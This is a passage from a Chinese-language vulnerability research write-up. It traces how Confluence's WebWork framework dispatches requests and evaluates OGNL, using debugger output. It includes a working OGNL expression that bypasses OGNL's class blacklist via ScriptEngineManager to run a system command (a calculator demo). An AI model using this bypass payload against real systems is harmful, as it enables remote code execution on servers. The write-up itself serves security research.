    at ognl.OgnlRuntime.invokeMethod(OgnlRuntime.java:1125)
    at ognl.OgnlRuntime.callAppropriateMethod(OgnlRuntime.java:1920)
    at ognl.ObjectMethodAccessor.callStaticMethod(ObjectMethodAccessor.java:52)
    at ognl.OgnlRuntime.callStaticMethod(OgnlRuntime.java:1945)
    at ognl.ASTStaticMethod.getValueBody(ASTStaticMethod.java:77)
    at ognl.SimpleNode.evaluateGetValueBody(SimpleNode.java:212)
    at ognl.SimpleNode.getValue(SimpleNode.java:258)
    at ognl.ASTChain.getValueBody(ASTChain.java:141)
    at ognl.SimpleNode.evaluateGetValueBody(SimpleNode.java:212)
    at ognl.SimpleNode.getValue(SimpleNode.java:258)
    at ognl.Ognl.getValue(Ognl.java:470)
    at ognl.Ognl.getValue(Ognl.java:620)
    at ognl.Ognl.getValue(Ognl.java:678)
    at ognl.Ognl.getValue(Ognl.java:648)
    at com.demo.OGNLTrigger.main(OGNLTrigger.java:13)
\-------------------------------------/
```

因为方法 invokeMethod() 中 调用了 isAssignableFrom() 方法判断 `Class` 对象所表示的类或接口与指定的 `Class` 参数所表示的类或接口是否相同，或是否是其超类或超接口。如果是则返回 `true` ，抛出异常：



```
OgnlContext.class.isAssignableFrom(methodDeclaringClass) || Runtime.class.isAssignableFrom(methodDeclaringClass) || ClassLoader.class.isAssignableFrom(methodDeclaringClass)
```

Evaluate

Code fragment:

```
Runtime.class.isAssignableFrom(methodDeclaringClass)
```


Use Alt+Down and Alt+Up to navigate through the history

Result:

```
result = true
```

```
Q: 如何绕过其内置的黑名单呢?
A: 方式挺多的, 这里以 ScriptEngine 为例
```

测试效果



```java
public class OGNLTrigger {
    public static void main(String[] args) throws OgnlException {
        String expression = "(new javax.script.ScriptEngineManager()).getEngineByExtension(\"js\").eval(\"java.lang.Runtime.getRuntime().exec('calc')\")";
        OgnlContext context = new OgnlContext();
        System.out.println(Ognl.getValue(expression, context));
    }
}
```


0x03 框架 WebWork 分析

WebWork 部分:


- 简单介绍Confluence 是如何处理 HTTP 请求的

一张 Confluence 的架构图 (远古)

- https://developer.atlassian.com/server/confluence/images/42732834.png




采用的HTTP 请求的处理框架: WebWork2, 在官网找到了一份 03 年的 ppt 有做介绍:



WebWork 2 provides..

- Tied to HTTP request / response
- Integration with session / application scopes
- Servlet-based dispatcher to turn incoming requests into action/s.
- Automatically set properties of action based on request parameters
- View integration (JSP, Velocity etc)
- User interface / form components

一张百度百科的 WebWork 架构图



把一个请求的生命周期描述得很清楚，关注3个关键部分

名称	说明
Actions	代表一次请求或调用，其Action类需要实现Action接口或继承基础类ActionSupport，实现了默认的execute方法，并返回一个在配置文件中定义的Result。Action也可以只是一个POJO，不用继承任何类也不用实现任何接口。Action是一次请求的控制器，同时也充当数据模型的角色。
Results	一个结果页面的定义，用来指示Action执行之后，如何显示执行的结果。Result Type表示如何以及用哪种视图技术展现结果。通过Result Type，WebWork可以方便的支持多种视图技术(即Jsp、FreeMarker、Velocity等)。
Interceptors	WebWork的拦截器，WebWork截获Action请求，在Action执行之前或之后调用拦截器方法。这样，可以用插拔的方式将功能注入到Action中。WebWork框架的很多功能都是以拦截器的形式提供出来。例如：参数组装，验证，国际化，文件上传等等。


以动态调试的方式跟一下大致的处理流程

- `com.opensymphony.webwork.dispatcher.ServletDispatcher#service` 下断点

发起请求

- `http://10.1.1.1:8090/xxx/login.action`

命中断点



```
1 override
public void service(HttpServletRequest request, HttpServletResponse response) throws ServletException {   request: DebugFilter$DebugHttpServletRequestWrapper@45581
    try {
        if (this.paramsWorkaroundEnabled) {
            request.getParameter( s: "foo");
        }

        request = this.wrapRequest(request);
```

Debug: confluence-7.3.5-debug

```
"http-nio-8090-exec-7"@45,460 in group "main": RUNNING
service:194, ServletDispatcher (com.opensymphony.webwork.dispatcher)
service:741, HttpServlet (javax.servlet.http)
internalDoFilter:231, ApplicationFilterChain (org.apache.catalina.core)
doFilter:166, ApplicationFilterChain (org.apache.catalina.core)
doFilter:53, WsFilter (org.apache.tomcat.websocket.server)
internalDoFilter:193, ApplicationFilterChain (org.apache.catalina.core)
doFilter:166, ApplicationFilterChain (org.apache.catalina.core)
doFilter:46, DebugFilter (com.atlassian.confluence.web.filter)
doFilter:32, AbstractHttpFilter (com.atlassian.core.filters)
internalDoFilter:193, ApplicationFilterChain (org.apache.catalina.core)
doFilter:166, ApplicationFilterChain (org.apache.catalina.core)
doFilter:39, IteratingFilterChain (com.atlassian.plugin.servlet.filter)
lambda$doFilter$0:57, DelegatingPluginFilter (com.atlassian.plugin.servlet.filter)
doFilter:-1, 1058248019 (com.atlassian.plugin.servlet.filter.DelegatingPluginFilter$$Lambda$1
doFilter:52, IncludeResourcesFilter (com.atlassian.confluence.plugins.baseurl)
```

```
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
this = {ConfluenceServletDispatcher@45580}
request = {DebugFilter$DebugHttpServletRequestWrapper@45581}
response = {DebugFilter$LoggingResponseWrapper@45582}
this.paramsWorkaroundEnabled = false
```

经过一系列的 `Filter` 处理后，走到 `ServletDispatcher#service` ,接着会调用以下方法获取相应的值


```
this.getNameSpace()
this.getActionName()
this.getRequestMap()
this.getParameterMap()
this.getSessionMap()
```

以 `getNameSpace()` 为例,其处理流程如下:

```
request.getServletPath() → getNamespaceFromServletPath(servletPath) →
servletPath.substring(0, servletPath.lastIndexOf("/"))
```

- `namespace` == 请求路径最后一个 `/` 之前的内容
    - 若请求 `/login.action` → `namespace` 就是 `""`
    - 若请求 `/xxx/login.action` → `name` 则等于 `/xxx`


如图：



```
public static String getNamespaceFromServletPath(String servletPath) {   servletPath: "/xxx"
    servletPath = servletPath.substring(0, servletPath.lastIndexOf( str: "/"));
    return servletPath;   servletPath: "/xxx"
}

public static HashMap createContextMap(Map requestMap, Map parameterMap, Map sessionMap, Map applicationMap, HttpServletRequest
    HashMap extraContext = new HashMap();
```

```
Debug: confluence-7.3.5-debug
"http-nio-8090-exec-3"@50,117 in group "main": RUNNING
getNamespaceFromServletPath:113, ServletDispatcher (com.opensymphony.webwork.dispatc
getNameSpace:293, ServletDispatcher (com.opensymphony.webwork.dispatcher)
service:199, ServletDispatcher (com.opensymphony.webwork.dispatcher)

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
> static members of ServletDispatcher
> servletPath = "/xxx"
```


然后会走到 `DefaultActionInvocation#invoke` ，首先获取一个实现了List接口的数组，有 32 个拦截器



```
Code fragment:
this.interceptors

Use Alt+Down and Alt+Up to navigate through the history

Result:
this$0 = {ArrayList@50613}  size = 32
  0 = {XWorkProfilingInterceptor@50256}
  1 = {SecurityHeadersInterceptor@50252}
  2 = {SetupIncompleteInterceptor@50231}
  3 = {ConfluenceXWorkTransactionInterceptor@50453}
  4 = {SafeParametersInterceptor@50454}
  5 = {ConfluenceAutowireInterceptor@50455}
  6 = {LastModifiedInterceptor@50456}
  7 = {ServletConfigInterceptor@50457}
  8 = {FlashScopeInterceptor@50458}
  9 = {ConfluenceAccessInterceptor@50459}
  10 = {SpaceAwareInterceptor@50460}
```


开始迭代循环

- `com.opensymphony.xwork.DefaultActionInvocation#invoke` →
    - `com.opensymphony.xwork.interceptor.AroundInterceptor#intercept` →
- `com.opensymphony.xwork.DefaultActionInvocation#invoke` ←
    - ...



```
public String invoke() throws Exception {
    if (this.executed) {
        throw new IllegalStateException("Action has already executed");
    } else {
        if (this.interceptors.hasNext()) {
            Interceptor interceptor = (Interceptor)this.interceptors.next();   interceptors: ArrayList$Itr@50781
            this.resultCode = interceptor.intercept( actionInvocation: this);
        } else if (this.proxy.getConfig().getMethodName() == null) {...} else {...}
                 + "input"
        if (!this.executed) {   executed: false
            if (this.preResultListeners != null) {...}

            if (this.proxy.getExecuteResult()) {   proxy: DefaultActionProxy@50780
                this.executeResult();
            }

            this.executed = true;
        }

        return this.resultCode;
    }
}
```

当 `resultCode` 不为 `null` 时则跳出循环，然后执行 `this.executeResult() -> this.createResult()` ，根据 `resultCode` 获取 `resultConfig`



```
public Result createResult() throws Exception {
    Map results = this.proxy.getConfig().getResults();   results:  size = 20
    ResultConfig resultConfig = (ResultConfig)results.get(this.resultCode);   results:  size = 20
    Result newResult = null;
    if (resultConfig != null) {
        try {
            newResult = ObjectFactory.getObjectFactory().buildResult(resultConfig);
        } catch (Exception var5) {
            LOG.error( o: "There was an e
            throw var5;
        }
    }

    return newResult;
}
```

Debug: confluence-7.3.5-debug

Debugger Console

```
"http-nio-8090-exec-9"@45,555 in group "main": RUNNING
createResult:143, DefaultActionInvocation (com.opensymphony.xwork)
executeResult:260, DefaultActionInvocation (com.opensymphony.xwork)
invoke:187, DefaultActionInvocation (com.opensymphony.xwork)
intercept:35, AroundInterceptor (com.opensymphony.xwork.interceptor)
invoke:165, DefaultActionInvocation (com.opensymphony.xwork)
intercept:33, ConfluenceWorkflowInterceptor (com.atlassian.confluence.
invoke:165, DefaultActionInvocation (com.opensymphony.xwork)
intercept:35, AroundInterceptor (com.opensymphony.xwork.interceptor)
invoke:165, DefaultActionInvocation (com.opensymphony.xwork)
```

Evaluate

Code fragment:


```
results
```

Use Alt+Down and Alt+Up to navigate through the history

Result:

```
result = {HashMap@50789}  size = 20
  "loginrequired" -> {ResultConfig@50813}
  "notsetup" -> {ResultConfig@50815}
  "notpermittedpersonal" -> {ResultConfig@50817}
  "websudorequired" -> {ResultConfig@50819}
  "atom03" -> {ResultConfig@50821}
  "rss1" -> {ResultConfig@50823}
  "httpmethodnotallowed" -> {ResultConfig@50825}
  "atom10" -> {ResultConfig@50827}
  "input" -> {ResultConfig@50829}
  "licenseexpired" -> {ResultConfig@50831}
  "rss" -> {ResultConfig@50833}
  "readonly" -> {ResultConfig@50835}
  "notpermitted" -> {ResultConfig@50837}
```

接着调用 `ObjectFactory#buildResult()` 构建 `result` ，获取到 `login.action` 对应的模板文件位置 `/login.vm`




```
private void executeResult() throws Exception {
    this.result = this.createResult();
    if (this.result != null) {   result: EncodingVelocityResult@50767
        this.result.execute( act
    } else if (!"none".equals(t
        LOG.warn( o: "No result                                      and result " + this.getResultCode());
    }

}
```

```
result = {EncodingVelocityResult@50767}
  parse = true
  location = "/login.vm"
    value = {byte[9]@50769} [47, 108, 111, 103, 105, 110, 46, 118, 109]
    coder = 0
    hash = -1323267957
```

Set value F2   Create renderer   Add as inline watch


1 usage

此时 `this.result` 对应的类为 `EncodingVelocityResult` 继承自 `WebWorkResultSupport` ， `this.result.execute()` 调用的是 `WebWorkResultSupport.execute()`



```java
public void execute(ActionInvocation invocation) throws Exception {   invocation: DefaultActionInvocation@51166
    String finalLocation = this.location;   location: "/login.vm"
    if (this.parse) {
        OgnlValueStack stack = ActionContext.getContext().getValueStack();
